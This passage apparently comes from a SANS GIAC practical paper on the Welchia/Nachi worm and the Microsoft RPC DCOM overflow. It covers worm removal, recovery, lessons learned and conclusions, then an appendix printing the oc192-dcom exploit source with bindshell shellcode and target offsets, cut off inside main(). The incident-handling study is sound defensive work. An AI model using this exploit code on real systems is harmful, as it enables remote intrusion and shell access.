
Computer Management (Local)
- System Tools
  - Event Viewer
  - System Information
  - Performance Logs and Alerts
  - Shared Folders
  - Device Manager
  - Local Users and Groups
- Storage
  - Disk Management
  - Disk Defragmenter
  - Logical Drives
  - Removable Storage
- Services and Applications
  - WMI Control
  - Services
  - Indexing Service

Name	Description	Status	Startup Type	Log On As
Alerter	Notifies sel...		Disabled	LocalSystem
Application Manage...	Provides s...		Manual	LocalSystem
Ati HotKey Poller		Started	Automatic	LocalSystem
Automatic Updates	Enables th...	Started	Automatic	LocalSystem
Background Intellig...	Transfers f...		Manual	LocalSystem
ClipBook	Supports C...		Manual	LocalSystem
COM+ Event System	Provides a...	Started	Manual	LocalSystem
Computer Browser	Maintains a...	Started	Automatic	LocalSystem
DefWatch		Started	Automatic	LocalSystem
DHCP Client	Manages n...	Started	Automatic	LocalSystem
Distributed Link Tra...	Sends notif...	Started	Automatic	LocalSystem
Distributed Transac...	Coordinate...		Manual	LocalSystem
DNS Client	Resolves a...	Started	Automatic	LocalSystem
Event Log	Logs event...	Started	Automatic	LocalSystem
Fax Service	Helps you ...		Manual	LocalSystem
Indexing Service			Manual	LocalSystem
Internet Connectio...	Provides n...		Manual	LocalSystem
IPSEC Policy Agent	Manages I...		Disabled	LocalSystem
Logical Disk Manager	Logical Disk...	Started	Automatic	LocalSystem
Logical Disk Manage...	Administrat...		Manual	LocalSystem
Messenger	Sends and ...		Disabled	LocalSystem
Net Logon	Supports p...	Started	Automatic	LocalSystem
NetMeeting Remote...	Allows aut...		Manual	LocalSystem
Network Connections	Manages o...	Started	Manual	LocalSystem
Network DDE	Provides n...		Manual	LocalSystem
Network DDE DSDM	Manages s...		Manual	LocalSystem
Norton AntiVirus Client		Started	Automatic	LocalSystem
NT LM Security Sup...	Provides s...		Manual	LocalSystem
Performance Logs a...	Configures...		Manual	LocalSystem
Plug and Play	Manages d...	Started	Automatic	LocalSystem
Portable Media Seri...	Retrieves t...		Manual	LocalSystem
Print Spooler	Loads files ...	Started	Automatic	LocalSystem
Protected Storage	Provides pr...	Started	Automatic	LocalSystem
QoS RSVP	Provides n...		Manual	LocalSystem
Remote Access Aut...	Creates a ...		Manual	LocalSystem
Remote Access Con...	Creates a ...	Started	Manual	LocalSystem
Remote Packet Cap...	Allows to c...		Manual	LocalSystem
Remote Procedure ...	Provides th...	Started	Automatic	LocalSystem

12. Check the registry to delete the following keys:
    a. RpcPatch key from HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services
    b. RpcTftpd key from HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services

13. Once the worm has been removed (after removal of svchost.exe and dllhost.exe), running **netstat –an** again produces the following. Note TCP port 707 and UDP port 69 are no longer listening.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1433           0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1028           *:*

C:\>
```

14. Once it is confirmed that the machine has been checked and “cleaned”, if necessary, it is tracked on a spreadsheet, and then updated statistics are reported to Central Office’s online tracking DB.

Strong Points:
A step-by-step process is followed for each infected machine. Good documentation applied to all systems helps ensure that every machine is addressed uniformly.

Weak Points:
The success of the patching depends on what users are plugged into the network during the scans. If an infected machine was removed from the network, it will not be picked up during a scan.

RECOVERY

5:00 p.m. By this time, most of the 22 known user’s machines have been patched and put through the remediation process. A business decision is made by the CIO to not rebuild any infected machines, as the Welchia/Nachi worm does not carry a malicious payload.

Ongoing, the eEye scans are scheduled to be run for the next few days, in order to “catch” any users’ machines that were not connected to the network during the scans. In fact, an additional 4 machines that were thought to have been previously patched were found to be vulnerable. Additionally, statistics are reported to the Central Office tracking tool online daily for the next two weeks (See ***Appendix*** for Status Report).

ICMP is left blocked at the switches between VLANS, until further notice, or until it becomes necessary from a business need to re-enable it. It is seen as one more level of protection; in the event re-infection occurs, affected machines will be isolated to one network segment.

Each user’s workstation or laptop is visited to manually ensure that patching levels are up to date. To help prevent future patching delays, the HelpDesk technicians configure Windows Update to automatically download and install patches daily at 12:30 p.m. (lunchtime). For users that were not in the office during the incident, the data ports at their desks are disabled at the switch.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

HelpDesk technicians have MAC address to IP address mappings on a spreadsheet, which they use to enable MAC security at the switch. If a user who is not patched due to absence attempts to connect to the LAN, they will be unable to access the network if their data port is disabled. The user would have to call Help Desk in order to ”fix the problem”, at which time the remediation process would be applied to the machine.

Due to the manual and deliberate remediation effort, no re-infections occurred.

Strong Points:
Continual scanning is scheduled, in order to ensure that the worm is eradicated from the network.

Weak Points:
Solutions rely on the user to not disable the automatic configurations set in Windows Update. There is no guarantee that the users will not change the settings.

LESSONS LEARNED

6:15 p.m. A meeting is called by the CIO to discuss the incident. The first 20 minutes of the meeting are uncomfortably spent finger pointing and avoiding blame, as the CIO asks “How could this happen?” and repeatedly states how disappointed he is with the fact that the LAN was affected by this worm. The cause of his frustration stemmed from the fact that he was told that all relevant systems had been patched for the Microsoft RPC DCOM vulnerability. During this meeting, it was learned that the HelpDesk Analysts and Technicians had indeed gone around to every Microsoft machine they had records for, and set Windows Update to automatically run, download, and install patches instead of actually installing the RPC DCOM patch themselves. Their explanation for this was that at the time, some users balked at the idea of having to be interrupted from their work to wait until a patch is manually installed, and their computer rebooted. Additionally, the HelpDesk technicians were given a short timeline to implement all of the patches, and in order to “get it done” in time with the limited staff, they decided the best way to address the problem was to take a shortcut. This proved to be an unwise choice, since the result was to leave open the possibility for some machines to not be patched. This of course happened for several reasons:

- Some users simply did not reboot their machines when prompted after the patches were downloaded and installed, so the changes did not take effect.
- Some users simply disabled the automatic configuration in Windows Update because it affected their work.
- There is no Policy stating that users must run Windows Update, or must not change settings on their computers made by the HelpDesk Team.

It is established that the root cause of the incident was an infected laptop that connected to the LAN at about 8:30 that morning. Firewall logs show that the first slew of ICMP packets due to the worm were from this laptop, identified by its static IP address. The worm started scanning, and eventually found unpatched hosts. These unpatched hosts also began scanning, with the aggregate result of the scanning eating up network bandwidth and effective causing Denial of Service conditions on the internal firewall.

7:00 p.m. The meeting adjourns, and the HelpDesk Team finishes up visiting the few remaining workstations it had scheduled.

7:30 p.m. The Incident Handling Team goes home for the evening, with the understanding that work will continue the following morning, and status reported to upper management until all machines have been accounted for and patched. At this point, all identified infected machines have been patched and disinfected, and all available workstations patched or verified as having been patched. The only outstanding machines belong to laptop users who are out of the office.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Access to the domain for these users has been temporarily disabled until their machines are checked.

Strong Points:
Management decided to hold a "post-mortem" meeting in order to discuss the incident. Although the meeting was premature (since the incident was not officially resolved), it shows support for follow-through.

Weak Points:
The "blame game" was played; nobody really wins this game, and it makes the entire team defensive. This defensive mindset further results in the ongoing attitude of CYA (Cover Your Assets), rather than information sharing and a willingness to help other members of the Incident Handling Team.

The incident was still not officially resolved, yet the CIO decided that a "post-mortem" meeting was necessary. HelpDesk Resources might have been better spent addressing the patching problem before such a meeting took place.

An Incident Report should have been filed. The following details should be included:

- Date:
- Report Number:
- Incident Date:
- Incident Description:
- Severity:
- Business Impact:
- Resolution:
- Follow-Up Actions:

A Final Meeting should have been held. The purpose of this meeting is to discuss the impact of the worm infection and suggest recommendations for improvement. A sample agenda could include the following topics:

- Review of the Incident and the Incident Handling Team actions
- Review of the issues faced during the Incident Handling Process
- Recommendations for Policy and Procedure improvement

Some specific recommendations that should be discussed for this incident are:

- A formal Incident Handling Team needs to be formed
    - Need for centralized Incident Handling Team to take ownership of issues, have expertise, coordinate activities among groups
    - A Technical Lead responsible for organizing the actions of the group and acting as a central point of contact for all information should be created
- The team should exist during periods of non-Incident mode to conduct "mock incidents"
- Incident Handling Procedures need to be formalized and distributed
- Patching must be more automated
- Remove unnecessary services from workstations (such as tftp, which the Blaster worm uses to propagate)
- IDS should be deployed internally to improve reaction time
- Asset inventory needs to be better
- Development of an internal Security Incident Ticket System
    - Fill out Web-based form (see ***Incident Reporting Form*** in ***Appendix***)
    - DB stores tickets and tracks remediation
    - Each ticket contains logs, emails, IDS alerts, scan results, transcribed phone conversations, etc.
- Less reliance on users for security

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Conclusions

The stack based buffer overflow vulnerability present in Microsoft's DCOM service running over RPC has been analyzed manually through a proof of concept exploit, oc192-dcom. The effects of the vulnerability when applied to a larger scale through automated means, such as the W32 Welchia/Nachi worm, have been illustrated through the ***Incident Handling Process***.

While layers of security are necessary, a determined attacker will be able to penetrate each layer, given enough time, as shown by the walkthrough of the manual exploit in ***Stages of the Attack***. A proactive stance that includes an aggressive and traceable patching regimen combined with accurate inventory management is essential to preventing penetrations in the first place.

The results of the ***Incident Handling Process*** can be used to improve the overall security posture of Company X, or any network facing the same challenges of mobile users, overworked staff, ineffective policies, etc. While each new vulnerability will present its own unique challenges to IT organizations, following best practices and having mechanisms in place *before* an incident occurs will save money, time, and frustration in the long run. The Blaster worm and its variants did not carry a malicious payload, yet the impact felt from their spreading across the Internet was substantial: "Internet security companies estimated losses from both downtime and wasted manhours in the hundreds of millions of dollars for U.S. companies"
http://www.businessweek.com/technology/content/aug2003/tc20030819_2562_tc047.htm
It is only a matter of time before a worm that carries a more malicious payload (deleting files, corrupting data, etc.) leverages a widespread vulnerability. Given that this vulnerability was detected, analyzed, and reported to the Internet community weeks before the worms began spreading, organizations should learn from this "growth cycle" to act upon vulnerabilities as they are announced. Thus, preparation and vigilance are key elements to ensuring an organization's readiness to handle computer incidents effectively and quickly.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Appendix A

Oc192-dcom Exploit Code

```
/* Windows 2003 <= remote RPC DCOM exploit
 * Coded by .:[oc192.us]:. Security
 *
 * Features:
 *
 * -d destination host to attack.
 *
 * -p for port selection as exploit works on ports other than 135(139,445,539 etc)
 *
 * -r for using a custom return address.
 *
 * -t to select target type (Offset) , this includes universal offsets for -
 *    win2k and winXP (Regardless of service pack)
 *
 * -l to select bindshell port on remote machine (Default: 666)
 *
 * - Shellcode has been modified to call ExitThread, rather than ExitProcess, thus
 *   preventing crash of RPC service on remote machine.
 *
 *   This is provided as proof-of-concept code only for educational
 *   purposes and testing by authorized individuals with permission to
 *   do so.
 */

#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <netdb.h>
#include <fcntl.h>
#include <unistd.h>

/* xfocus start */
unsigned char bindstr[]={
0x05,0x00,0x0B,0x03,0x10,0x00,0x00,0x00,0x48,0x00,0x00,0x00,0x7F,0x00,0x00,0x00,
0xD0,0x16,0xD0,0x16,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x00,0x01,0x00,
0xa0,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00
,0x00,0x00,
0x04,0x5D,0x88,0x8A,0xEB,0x1C,0xC9,0x11,0x9F,0xE8,0x08,0x00,
0x2B,0x10,0x48,0x60,0x02,0x00,0x00,0x00};

unsigned char request1[]={
0x05,0x00,0x00,0x03,0x10,0x00,0x00,0x00,0xE8,0x03
,0x00,0x00,0xE5,0x00,0x00,0x00,0xD0,0x03,0x00,0x00,0x01,0x00,0x04,0x00,0x05,0x00
,0x06,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x32,0x24,0x58,0xFD,0xCC,0x45
,0x64,0x49,0xB0,0x70,0xDD,0xAE,0x74,0x2C,0x96,0xD2,0x60,0x5E,0x0D,0x00,0x01,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x70,0x5E,0x0D,0x00,0x02,0x00,0x00,0x00,0x7C,0x5E
,0x0D,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x80,0x96,0xF1,0xF1,0x2A,0x4D
,0xCE,0x11,0xA6,0x6A,0x00,0x20,0xAF,0x6E,0x72,0xF4,0x0C,0x00,0x00,0x00,0x4D,0x41
,0x52,0x42,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00
,0x00,0x00,0xA8,0xF4,0x0B,0x00,0x60,0x03,0x00,0x00,0x60,0x03,0x00,0x00,0x4D,0x45
,0x4F,0x57,0x04,0x00,0x00,0x00,0xA2,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x38,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00,0x00,0x00,0x30,0x03,0x00,0x00,0x28,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0xC8,0x00
,0x00,0x00,0x4D,0x45,0x4F,0x57,0x28,0x03,0x00,0x00,0xD8,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x02,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xC4,0x28,0xCD,0x00,0x64,0x29
,0xCD,0x00,0x00,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0xB9,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAB,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA5,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA6,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA4,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAD,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAA,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x07,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x58,0x00,0x00,0x00,0x90,0x00,0x00,0x00,0x40,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x78,0x00,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x50,0x00,0x00,0x00,0x4F,0xB6,0x88,0x20,0xFF,0xFF
,0xFF,0xFF,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x48,0x00,0x00,0x00,0x07,0x00,0x66,0x00,0x06,0x09
,0x02,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x10,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x78,0x19,0x0C,0x00,0x58,0x00,0x00,0x00,0x05,0x00,0x06,0x00,0x01,0x00
,0x00,0x00,0x70,0xD8,0x98,0x93,0x98,0x4F,0xD2,0x11,0xA9,0x3D,0xBE,0x57,0xB2,0x00
,0x00,0x00,0x32,0x00,0x31,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x80,0x00
,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x18,0x43,0x14,0x00,0x00,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x60,0x00,0x00,0x00,0x4D,0x45,0x4F,0x57,0x04,0x00,0x00,0x00,0xC0,0x01
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x3B,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00
,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x01,0x00,0x81,0xC5,0x17,0x03,0x80,0x0E
,0xE9,0x4A,0x99,0x99,0xF1,0x8A,0x50,0x6F,0x7A,0x85,0x02,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x30,0x00
,0x00,0x00,0x78,0x00,0x6E,0x00,0x00,0x00,0x00,0x00,0xD8,0xDA,0x0D,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x2F,0x0C,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x03,0x00,0x00,0x00,0x46,0x00
,0x58,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x10,0x00
,0x00,0x00,0x30,0x00,0x2E,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x68,0x00
,0x00,0x00,0x0E,0x00,0xFF,0xFF,0x68,0x8B,0x0B,0x00,0x02,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00};

unsigned char request2[]={
0x20,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x5C,0x00,0x5C,0x00};

unsigned char request3[]={
0x5C,0x00
,0x43,0x00,0x24,0x00,0x5C,0x00,0x31,0x00,0x32,0x00,0x33,0x00,0x34,0x00,0x35,0x00
,0x36,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x2E,0x00,0x64,0x00,0x6F,0x00,0x63,0x00,0x00,0x00};
/* end xfocus */

int type=0;
struct
{
  char *os;
  u_long ret;
}
 targets[] =
 {
  { "[Win2k-Universal]", 0x0018759F },
  { "[WinXP-Universal]", 0x0100139d },
}, v;


void usage(char *prog)
{
  int i;
  printf("RPC DCOM exploit coded by .:[oc192.us]:. Security\n");
  printf("Usage:\n\n");
  printf("%s -d <host> [options]\n", prog);
  printf("Options:\n");
  printf("     -d:           Hostname to attack [Required]\n");
  printf("     -t:           Type [Default: 0]\n");
  printf("     -r:           Return address [Default: Selected from target]\n");
  printf("     -p:           Attack port [Default: 135]\n");
  printf("     -l:           Bindshell port [Default: 666]\n\n");
  printf("Types:\n");
  for(i = 0; i < sizeof(targets)/sizeof(v); i++)
    printf("   %d [0x%.8x]: %s\n", i, targets[i].ret, targets[i].os);
  exit(0);
}

unsigned char sc[]=
    "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00"
    "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00\x46\x00\x58\x00"
    "\x46\x00\x58\x00\x46\x00\x58\x00"

    "\xff\xff\xff\xff" /* return address */

    "\xcc\xe0\xfd\x7f" /* primary thread data block */
    "\xcc\xe0\xfd\x7f" /* primary thread data block */
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
    /* bindshell no RPC crash, defineable spawn port */
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\xeb\x19\x5e\x31\xc9\x81\xe9\x89\xff"
    "\xff\xff\x81\x36\x80\xbf\x32\x94\x81\xee\xfc\xff\xff\xff\xe2\xf2"
    "\xeb\x05\xe8\xe2\xff\xff\xff\x03\x53\x06\x1f\x74\x57\x75\x95\x80"
    "\xbf\xbb\x92\x7f\x89\x5a\x1a\xce\xb1\xde\x7c\xe1\xbe\x32\x94\x09"
    "\xf9\x3a\x6b\xb6\xd7\x9f\x4d\x85\x71\xda\xc6\x81\xbf\x32\x1d\xc6"
    "\xb3\x5a\xf8\xec\xbf\x32\xfc\xb3\x8d\x1c\xf0\xe8\xc8\x41\xa6\xdf"
    "\xeb\xcd\xc2\x88\x36\x74\x90\x7f\x89\x5a\xe6\x7e\x0c\x24\x7c\xad"
    "\xbe\x32\x94\x09\xf9\x22\x6b\xb6\xd7\xdd\x5a\x60\xdf\xda\x8a\x81"
    "\xbf\x32\x1d\xc6\xab\xcd\xe2\x84\xd7\xf9\x79\x7c\x84\xda\x9a\x81"
    "\xbf\x32\x1d\xc6\xa7\xcd\xe2\x84\xd7\xeb\x9d\x75\x12\xda\x6a\x80"
    "\xbf\x32\x1d\xc6\xa3\xcd\xe2\x84\xd7\x96\x8e\xf0\x78\xda\x7a\x80"
    "\xbf\x32\x1d\xc6\x9f\xcd\xe2\x84\xd7\x96\x39\xae\x56\xda\x4a\x80"
    "\xbf\x32\x1d\xc6\x9b\xcd\xe2\x84\xd7\xd7\xdd\x06\xf6\xda\x5a\x80"
    "\xbf\x32\x1d\xc6\x97\xcd\xe2\x84\xd7\xd5\xed\x46\xc6\xda\x2a\x80"
    "\xbf\x32\x1d\xc6\x93\x01\x6b\x01\x53\xa2\x95\x80\xbf\x66\xfc\x81"
    "\xbe\x32\x94\x7f\xe9\x2a\xc4\xd0\xef\x62\xd4\xd0\xff\x62\x6b\xd6"
    "\xa3\xb9\x4c\xd7\xe8\x5a\x96\x80\xae\x6e\x1f\x4c\xd5\x24\xc5\xd3"
    "\x40\x64\xb4\xd7\xec\xcd\xc2\xa4\xe8\x63\xc7\x7f\xe9\x1a\x1f\x50"
    "\xd7\x57\xec\xe5\xbf\x5a\xf7\xed\xdb\x1c\x1d\xe6\x8f\xb1\x78\xd4"
    "\x32\x0e\xb0\xb3\x7f\x01\x5d\x03\x7e\x27\x3f\x62\x42\xf4\xd0\xa4"
    "\xaf\x76\x6a\xc4\x9b\x0f\x1d\xd4\x9b\x7a\x1d\xd4\x9b\x7e\x1d\xd4"
    "\x9b\x62\x19\xc4\x9b\x22\xc0\xd0\xee\x63\xc5\xea\xbe\x63\xc5\x7f"
    "\xc9\x02\xc5\x7f\xe9\x22\x1f\x4c\xd5\xcd\x6b\xb1\x40\x64\x98\x0b"
    "\x77\x65\x6b\xd6\x93\xcd\xc2\x94\xea\x64\xf0\x21\x8f\x32\x94\x80"
    "\x3a\xf2\xec\x8c\x34\x72\x98\x0b\xcf\x2e\x39\x0b\xd7\x3a\x7f\x89"
    "\x34\x72\xa0\x0b\x17\x8a\x94\x80\xbf\xb9\x51\xde\xe2\xf0\x90\x80"
    "\xec\x67\xc2\xd7\x34\x5e\xb0\x98\x34\x77\xa8\x0b\xeb\x37\xec\x83"
    "\x6a\xb9\xde\x98\x34\x68\xb4\x83\x62\xd1\xa6\xc9\x34\x06\x1f\x83"
    "\x4a\x01\x6b\x7c\x8c\xf2\x38\xba\x7b\x46\x93\x41\x70\x3f\x97\x78"
    "\x54\xc0\xaf\xfc\x9b\x26\xe1\x61\x34\x68\xb0\x83\x62\x54\x1f\x8c"
    "\xf4\xb9\xce\x9c\xbc\xef\x1f\x84\x34\x31\x51\x6b\xbd\x01\x54\x0b"
    "\x6a\x6d\xca\xdd\xe4\xf0\x90\x80\x2f\xa2\x04";

/* xfocus start */
unsigned char request4[]={
0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x20,0x00,0x00,0x00,0x30,0x00,0x2D,0x00,0x00,0x00
,0x00,0x00,0x88,0x2A,0x0C,0x00,0x02,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x28,0x8C
,0x0C,0x00,0x01,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00
};
/* end xfocus */

/* Not ripped from teso =) */
void con(int sockfd)
{
  char rb[1500];
  fd_set  fdreadme;
  int i;

  FD_ZERO(&fdreadme);
  FD_SET(sockfd, &fdreadme);
  FD_SET(0, &fdreadme);

  while(1)
  {
    FD_SET(sockfd, &fdreadme);
    FD_SET(0, &fdreadme);
      if(select(FD_SETSIZE, &fdreadme, NULL, NULL, NULL) < 0 ) break;
        if(FD_ISSET(sockfd, &fdreadme))
        {
          if((i = recv(sockfd, rb, sizeof(rb), 0)) < 0)
          {
            printf("[-] Connection lost..\n");
            exit(1);
          }
            if(write(1, rb, i) < 0) break;
        }

        if(FD_ISSET(0, &fdreadme))
        {
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
          if((i = read(0, rb, sizeof(rb))) < 0)
          {
            printf("[-] Connection lost..\n");
            exit(1);
          }
           if (send(sockfd, rb, i, 0) < 0) break;
        }
           usleep(10000);
        }

        printf("[-] Connection closed by foreign host..\n");

        exit(0);
}

int main(int argc, char **argv)
{
    int len, len1, sockfd, c, a;
    unsigned long ret;
